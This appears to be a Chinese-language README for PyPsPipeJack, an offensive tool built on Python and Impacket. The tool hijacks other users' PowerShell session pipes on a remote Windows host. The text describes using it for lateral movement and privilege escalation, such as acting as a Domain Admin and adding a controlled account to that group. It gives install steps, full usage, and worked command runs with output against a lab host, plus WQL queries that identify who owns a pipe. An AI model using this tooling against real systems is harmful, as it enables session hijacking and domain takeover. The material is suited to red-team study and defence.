此工具是我另一个工具 OpenPsPipeJack 的延续。此版本基于 Python,主要依靠 Impacket 在 Linux 上运行。
简而言之,如果你在远程主机上拥有本地管理员权限,就可以连接到该主机上的远程 PowerShell 会话,并在这些 PowerShell 会话中执行命令。这不仅提供了横向移动的机会,也提供了权限提升的机会。例如,如果你通过 RBCD、Shadow Credentials 等方式获得了本地管理员访问权限,并且远程主机上有一位开着 PowerShell 会话的域管理员,你就可以以该域管理员的身份运行命令,并将你控制的用户添加到 Domain Admins 组中。
git clone https://github.com/e-fin/PyPsPipeJack.git
cd PyPsPipeJack
python3 -m venv .
source bin/activate
python3 -m pip install -r requirements
usage: PyPsPipeJack.py [-h] [-debug] [-hashes LMHASH:NTHASH] [-no-pass] [-k] [-aesKey hex key] [-dc-ip ip address] [-target-ip ip address] [-port [destination port]] [--list] [--pipe PIPE] [--command COMMAND] [--script SCRIPT] target

PowerShell Pipe Jacker

positional arguments:
  target                [[domain/]username[:password]@]<targetName or address>

options:
  -h, --help            show this help message and exit
  -debug                Turn DEBUG output ON

authentication:
  -hashes LMHASH:NTHASH
                        NTLM hashes, format is LMHASH:NTHASH
  -no-pass              don't ask for password (useful for -k)
  -k                    Use Kerberos authentication. Grabs credentials from ccache file (KRB5CCNAME) based on target parameters. If valid credentials cannot be found, it will use the ones specified in the command line
  -aesKey hex key       AES key to use for Kerberos Authentication (128 or 256 bits)

connection:
  -dc-ip ip address     IP Address of the domain controller. If omitted it will use the domain part (FQDN) specified in the target parameter
  -target-ip ip address
                        IP Address of the target machine. If omitted it will use whatever was specified as target. This is useful when target is the NetBIOS name and you cannot resolve it
  -port [destination port]
                        Destination port to connect to SMB Server

PowerShell Pipes:
  --list                list PSHost pipes and exit
  --pipe PIPE           full pipe name under IPC$ to connect to
  --command COMMAND     run one command and exit (non-interactive)
  --script SCRIPT       run entire PS1 file
$ python3 PyPsPipeJack.py 'localhost/administrator:P@ssw0rd'@192.168.1.101 --list

PSHost pipes on target:
   PSHost.134296493751823186.13108.DefaultAppDomain.powershell
$ python3 PyPsPipeJack.py -k -no-pass ws01.lab.local --list

PSHost pipes on target:
   PSHost.134296493751823186.13108.DefaultAppDomain.powershell
$ python3 PyPsPipeJack.py 'localhost/administrator:P@ssw0rd'@192.168.1.101 --pipe PSHost.134296493751823186.13108.DefaultAppDomain.powershell --command '[System.Security.Principal.WindowsIdentity]::GetCurrent().Name'

LAB\administrator
$ python3 PyPsPipeJack.py -k -no-pass ws01.lab.local --pipe PSHost.134296493751823186.13108.DefaultAppDomain.powershell --command '[System.Security.Principal.WindowsIdentity]::GetCurrent().Name'

LAB\administrator
$ python3 PyPsPipeJack.py 'localhost/administrator:P@ssw0rd'@192.168.1.101 --pipe PSHost.134296493751823186.13108.DefaultAppDomain.powershell

Connected. Enter PowerShell commands; 'exit' to quit.
PS> whoami
lab\administrator
PS> $i = "hello"
PS> echo $i
hello
PS>
$ cat test.ps1
echo hello
echo hello2
whoami
ipconfig

$ python3 PyPsPipeJack.py 'localhost/administrator:P@ssw0rd'@192.168.1.101 --pipe PSHost.134296493751823186.13108.DefaultAppDomain.powershell --script test.ps1

hello
hello2
lab\administrator

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : lab.local
   Link-local IPv6 Address . . . . . : fe80::f0d3:c6c2:48ad:94f5%13
   IPv4 Address. . . . . . . . . . . : 192.168.1.101
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::20c:29ff:fe9d:a180%13
                                       192.168.1.1


无需运行 whoami 或任何 PowerShell 命令来查看 PowerShell 管道归属于哪个用户。我们可以使用 impacket 中的 wmiquery.py 进行检查。WMI Query Language(WQL)被严重低估了。
以下是需要运行的命令,附带一个截图示例:
## Replace 13108 with PID from PSHost Pipe
# Example: PSHost.134296493751823186.13108.DefaultAppDomain.powershell

WQL> ASSOCIATORS OF {Win32_Process.Handle="13108"} WHERE AssocClass=Win32_SessionProcess

WQL> SELECT * FROM Win32_LoggedOnUser